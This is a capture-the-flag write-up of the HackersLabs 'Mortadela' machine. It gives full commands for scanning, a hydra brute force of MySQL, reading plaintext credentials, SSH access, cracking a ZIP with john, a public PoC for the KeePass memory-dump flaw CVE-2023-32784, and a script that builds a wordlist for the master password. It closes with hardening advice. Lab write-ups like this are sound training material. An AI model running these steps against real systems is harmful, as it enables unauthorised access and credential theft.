Mortadela - Write-up
| Field | Details |
|---|---|
| Platform | HackersLabs |
| Operating System | Linux |
| Difficulty | Easy |
| IP Address | 192.168.86.90 |
| Date | March 3, 2026 |
1. Executive Summary
The exploitation of the Mortadela machine involved a multi-staged attack starting with network service enumeration. Initial access was gained by brute-forcing the MySQL service, which led to the discovery of clear-text credentials for the system user mortadela. After establishing an SSH foothold, privilege escalation was achieved by exfiltrating a password-protected ZIP archive containing a KeePass database. By exploiting CVE-2023-32784 (KeePass Master Password Dump Exposure), I reconstructed the master password from a memory dump and unlocked the database to retrieve the root credentials.
2. Reconnaissance & Enumeration
2.1 Network Scanning
The process began with an arp-scan to identify the target on the local network and the use of the whichSystem.py to identify the machine OS which was Linux, followed by a full nmap scan to map the attack surface.
sudo arp-scan --localnet -g
whichSystem.py 192.168.86.90

nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.86.90 -oG allPorts
extractPorts allPorts
nmap -p22,80,3306 -sCV 192.168.86.90 -oN target
Key Findings:
| PORT | SERVICE | VERSION |
|---|---|---|
| 22 | SSH | OpenSSH 9.2p1 |
| 80 | HTTP | Apache httpd 2.4.57 |
| 3306 | MySQL | MariaDB 5.5.5-10.11.6 |
2.2 Web Enumeration
The root of the web server displayed a default Apache page. Directory fuzzing with gobuster revealed a /wordpress/ directory.
gobuster dir -u http://192.168.86.90/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,html,txt

Using wpscan, I enumerated the user mortadela. However, a password brute-force attack against the WordPress login was unsuccessful.
wpscan --url http://192.168.86.90/wordpress/ -e u,vp

3. Exploitation (Foothold)
3.1 MySQL Brute Force
Since WordPress enumeration didn’t yield low-hanging fruits and MySQL was exposed externally, which is a significant misconfiguration so I attempted an unsuccessfull dictionary attack against the mortadela and then a successfull attack against root user.
hydra -l root -P /usr/share/wordlists/rockyou.txt mysql://192.168.86.90 -t 64 -I

3.2 Database Exfiltration
I connected to the database and explored the tables for sensitive information.
mysql -h 192.168.86.90 -u root -p
show databases;
use confidencial;

show tables;
select * from usuarios;
The usuarios table in the confidencial database which is a custom database contained the system credentials for the user mortadela
3.3 SSH Initial Access

Using the recovered password, I logged in via SSH to capture the user flag.
ssh mortadela@192.168.86.90
ls
cat user.txt
4. Privilege Escalation
4.1 Post-Exploitation & File Exfiltration
While exploring the /opt directory, I found a suspicious file named muyconfidencial.zip. I transferred it to my local machine for analysis.
scp mortadela@192.168.86.90:/opt/muyconfidencial.zip .
4.2 Cracking the ZIP and KeePass Dump
The ZIP was password-protected. I used zip2john and john to crack it.
zip2john muyconfidencial.zip > passHashed
john --wordlist=/usr/share/wordlists/rockyou.txt passHashed
unzip muyconfidencial.zip

Inside the ZIP, I found Database.kdbx (a KeePass database) and KeePass.DMP (a memory dump).
4.3 Exploiting CVE-2023-32784
The presence of a .DMP file suggested a memory leak vulnerability. CVE-2023-32784 allows an attacker to recover the master password from a KeePass memory dump because the application fails to clear the managed strings from memory correctly.

I used a public PoC to extract password fragments:
wget https://raw.githubusercontent.com/matro7sh/keepass-dump-masterkey/refs/heads/main/poc.py
python3 poc.py KeePass.DMP
The tool recovered: ●●ritrini12345. This indicates that the first two character is unknown, but the rest of the string is clear.
4.4 Custom Wordlist Generation
I wrote a Python script to generate all possible combinations for the missing character to perform a targeted brute-force against the .kdbx file.
#!/usr/bin/env python3
import string

bases = [
    "aritrini12345", "Dritrini12345", "ritrini12345",
    "#ritrini12345", "yritrini12345", "kritrini12345",
    "9ritrini12345", ";ritrini12345", "Hritrini12345",
    "[ritrini12345", " fritrini12345", "fritrini12345"
]

possible_chars = string.printable.strip()
def generate_combinations(list):
    combinations = []
    for base in list:
        for char in possible_chars:
            combinations.append(char + base)
    return combinations

passwords = generate_combinations(bases)
print(f"Generated {len(passwords)} possible combinations.")
with open("mortadelaDic.txt", "w") as f:
    for pw in passwords:
        f.write(pw + "\n")
print("Wordlist saved to 'mortadelaDic.txt'")
4.5 Cracking the Master Password
With the custom wordlist, I used keepass2john to extract the hash and john to find the correct master password.
python3 dic.py
keepass2john Database.kdbx > passHashed2
john --wordlist=mortadelaDic.txt passHashed2
And I obtained the master password for the keepass database


Using this password to open the database, I found the entry for the root user.
5. Flags & Proof
Mortadela

Root
6. Remediation & Hardening
- Service Isolation: MySQL should not be accessible from the network. Bind it to
127.0.0.1and use SSH tunneling if remote access is required. - Credential Security: Never store system passwords in plain text within databases. Use robust hashing (Argon2/BCrypt) for web applications.
- Software Updates: Update KeePass to version 2.54 or higher to prevent sensitive data from remaining in memory dumps.
- Least Privilege: Restrict access to sensitive files in
/opt. The ZIP archive should not have been readable by themortadelauser.
Authored by: Brutotes ⬅️ Back to Home